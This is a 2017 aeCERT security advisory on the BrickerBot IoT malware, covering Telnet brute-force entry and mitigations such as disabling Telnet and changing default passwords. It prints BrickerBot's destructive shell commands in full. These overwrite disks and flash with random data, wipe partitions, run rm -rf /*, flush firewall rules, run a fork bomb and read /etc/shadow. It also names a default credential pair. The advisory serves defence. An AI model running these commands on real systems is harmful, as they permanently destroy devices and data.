Advanced Notification of BrickerBot – IoT Malware

aeCERT Computer Emergency Response Team
فريق الاستجابة لطوارئ الحاسب الآلي

Security Advisory AE-Advisory 17-18

Criticality Critical

Advisory Released On 12 April 2017

Impact


Renders devices unusable

Solution

Refer to the “Solution” section below

Summary

As the leading trusted secure cyber coordination center in the region, aeCERT has researched and found out about a new family of Malware called BrickerBot. Its aim is to render devices unusable by trying to remotely login to your IoT device (e.g: IP camera) and then try to break it by performing sort of a permanent denial of service attack and will try to override software and/or destroy hardware in such a way that the device cannot be recovered without experts. Further information is explained in the Threat Details section below.



Threat Details

Origin:

The name BrickerBot was given to it because it makes your device as useful as a brick, meaning that it will be useless. There was a very similar type of remote attack last year that is called Mirai botnet. A botnet is a network of infected computers with malicious software controlled as a group without the owners' knowledge.

Distribution:

BrickerBot works by scanning the internet for vulnerable internet of things devices like cameras, home routers, digital video recorders and so on. As soon as it finds one, it installs malware on the device and makes it part of a botnet. However, most botnets are used for purposes like taking down websites. Instead, BrickerBot tries to completely destroy the devices so that they don't work anymore.

Malware Technical Details:

Security researchers claim that the BrickerBot attack uses Telnet brute force which is the same exploit vector used by Mirai to breach a victim's device. Bricker does not try to download a binary file which is used for the attack but researchers were able to record that the first attempted username/password pair was 'root'/'vizxv'.

BrickerBot targets Linux-based internet of things devices running the BusyBox toolkit (A piece of software that provides several Unix tools in a single executable file, somewhat an install and rescue disk). Once BrickerBot is inside the operating system of the victim machine, the code starts to scramble the onboard memory using the linux command: "rm –rf /*" and disabling TCP timestamps, as well as limiting the max number of kernel threads to one (in other words, killing the processing power). An example of the BrickerBot code is shown in the screenshot on the next page:

```
fdisk -l
busybox cat /dev/urandom >/dev/mtdblock0 &
busybox cat /dev/urandom >/dev/sda &
busybox cat /dev/urandom >/dev/mtdblock10 &
busybox cat /dev/urandom >/dev/mmc0 &
busybox cat /dev/urandom >/dev/sdb &
busybox cat /dev/urandom >/dev/ram0 &
fdisk -C 1 -H 1 -S 1 /dev/mtd0
w
fdisk -C 1 -H 1 -S 1 /dev/mtd1
w
fdisk -C 1 -H 1 -S 1 /dev/sda
w
fdisk -C 1 -H 1 -S 1 /dev/mtdblock0
w
route del default;iproute del default;ip route del default;rm -rf /* 2>/dev/null &
sysctl -w net.ipv4.tcp_timestamps=0;sysctl -w kernel.threads-max=1
halt -n -f
reboot
```

```
w
uname -a
ls -alF /etc/
cat /etc/passwd
cat /etc/shadow
cat /proc/version
su root
uptime
cat /etc/motd
ls -al /sbin/

fdisk -l
df
cat /proc/mounts

dd if=/dev/urandom of=/dev/sda &
dd if=/dev/urandom of=/dev/sda1 &
dd if=/dev/urandom of=/dev/sda2 &
dd if=/dev/urandom of=/dev/sda3 &
dd if=/dev/urandom of=/dev/sda4 &
dd if=/dev/urandom of=/dev/sdb &
dd if=/dev/urandom of=/dev/mtd0 &
dd if=/dev/urandom of=/dev/mtd1 &
dd if=/dev/urandom of=/dev/mtd2 &
dd if=/dev/urandom of=/dev/mtd3 &
dd if=/dev/urandom of=/dev/mtdblock0 &
dd if=/dev/urandom of=/dev/mtdblock1 &
dd if=/dev/urandom of=/dev/mtdblock2 &
dd if=/dev/urandom of=/dev/mtdblock3 &
dd if=/dev/urandom of=/dev/mtdblock4 &
dd if=/dev/urandom of=/dev/mtdblock5 &
dd if=/dev/urandom of=/dev/mtdblock6 &
dd if=/dev/urandom of=/dev/mtdblock7 &
dd if=/dev/urandom of=/dev/hda1 &
dd if=/dev/urandom of=/dev/hdb1 &
dd if=/dev/urandom of=/dev/root &
dd if=/dev/urandom of=/dev/ram0 &
dd if=/dev/urandom of=/dev/mmcblk0 &
dd if=/dev/urandom of=/dev/mmcblk0p1 &
```

```
cat /dev/urandom >/dev/sda &
cat /dev/urandom >/dev/sda1 &
cat /dev/urandom >/dev/sda2 &
cat /dev/urandom >/dev/sda3 &
cat /dev/urandom >/dev/sda4 &
cat /dev/urandom >/dev/sdb &
cat /dev/urandom >/dev/mtd0 &
cat /dev/urandom >/dev/mtd1 &
cat /dev/urandom >/dev/mtd2 &
cat /dev/urandom >/dev/mtd3 &
cat /dev/urandom >/dev/mtdblock0 &
cat /dev/urandom >/dev/mtdblock1 &
cat /dev/urandom >/dev/mtdblock2 &
cat /dev/urandom >/dev/mtdblock3 &
cat /dev/urandom >/dev/mtdblock4 &
cat /dev/urandom >/dev/mtdblock5 &
cat /dev/urandom >/dev/mtdblock6 &
cat /dev/urandom >/dev/mtdblock7 &
cat /dev/urandom >/dev/hda1 &
cat /dev/urandom >/dev/hdb1 &
cat /dev/urandom >/dev/root &
cat /dev/urandom >/dev/ram0 &
cat /dev/urandom >/dev/mmcblk0 &
cat /dev/urandom >/dev/mmcblk0p1 &

route del default;iproute del default;rm -rf /* 2>/dev/null &
iptables -F;iptables -t nat -F;iptables -A OUTPUT -j DROP
d(){ d|d & };d 2>/dev/null
sysctl -w net.ipv4.tcp_timestamps=0;sysctl -w kernel.threads-max=1
halt -n -f
reboot
d(){ d|d & };d
```

Note: aeCERT recommends that you do NOT attempt to write and run the same code

After this code has been executed, BrickerBot then flushes all iptables (iptables is a firewall application in Linux operating systems) and NAT rules and adds a rule to drop all outgoing connections/packets. Finally, it tries to wipe all forms of code in the victims' devices to render them useless thus causing a permanent denial of service.

Solution

- Disable Telnet as BrickerBot uses it to perform its attacks (Refer to your Network Administrator for doing that)
- Change factory-set devices' passwords
- Use intrusion prevention systems (IPS) to lock down devices
- Go for a brand name that you recognize and trust since well-known companies are more likely to issue updates that fix security holes and patch vulnerabilities when they are found
- Avoid smart home devices however that might be really difficult nowadays.

Best Practices

These are the best practices that are recommended to be followed:

- Ensure all IT systems (OSs, applications, websites, AV…etc.) are updated.
- Ensure that your security systems are current, can inspect deeply and can detect and prevent phases of attack plan.
- Ensure relevant third party and support vendors are aware and accessible encase of an infection.
- Probe any anomalous network and system behavior and examine it. Make sure your system is not infected.
- Remind users to be particularly careful and watch out for phishing and spear-phishing emails. Be cautious when opening e-mail attachments and check if the file extension corresponds to the file name.
- Only response to trusted emails and only visit trusted websites as a precaution.
- Plan or review your incident response procedures with all necessary parties (not only IT groups). Explore how the planned response against such infection.

- Monitor any suspicious and anonymous IP sources or destinations in your network. Keep track of these IPs and make sure they are not reported as suspicious or malicious addresses.

Contact Us

aeCERT
P.O. Box 116688
Dubai, United Arab Emirates

Tel (+971) 4 230 0003
Fax (+971) 4 230 0100
Email info[at]aeCERT.ae

For secure communications with aeCERT with regards to sensitive or vulnerability information please send your correspondences to aeCERT[at]aeCERT.ae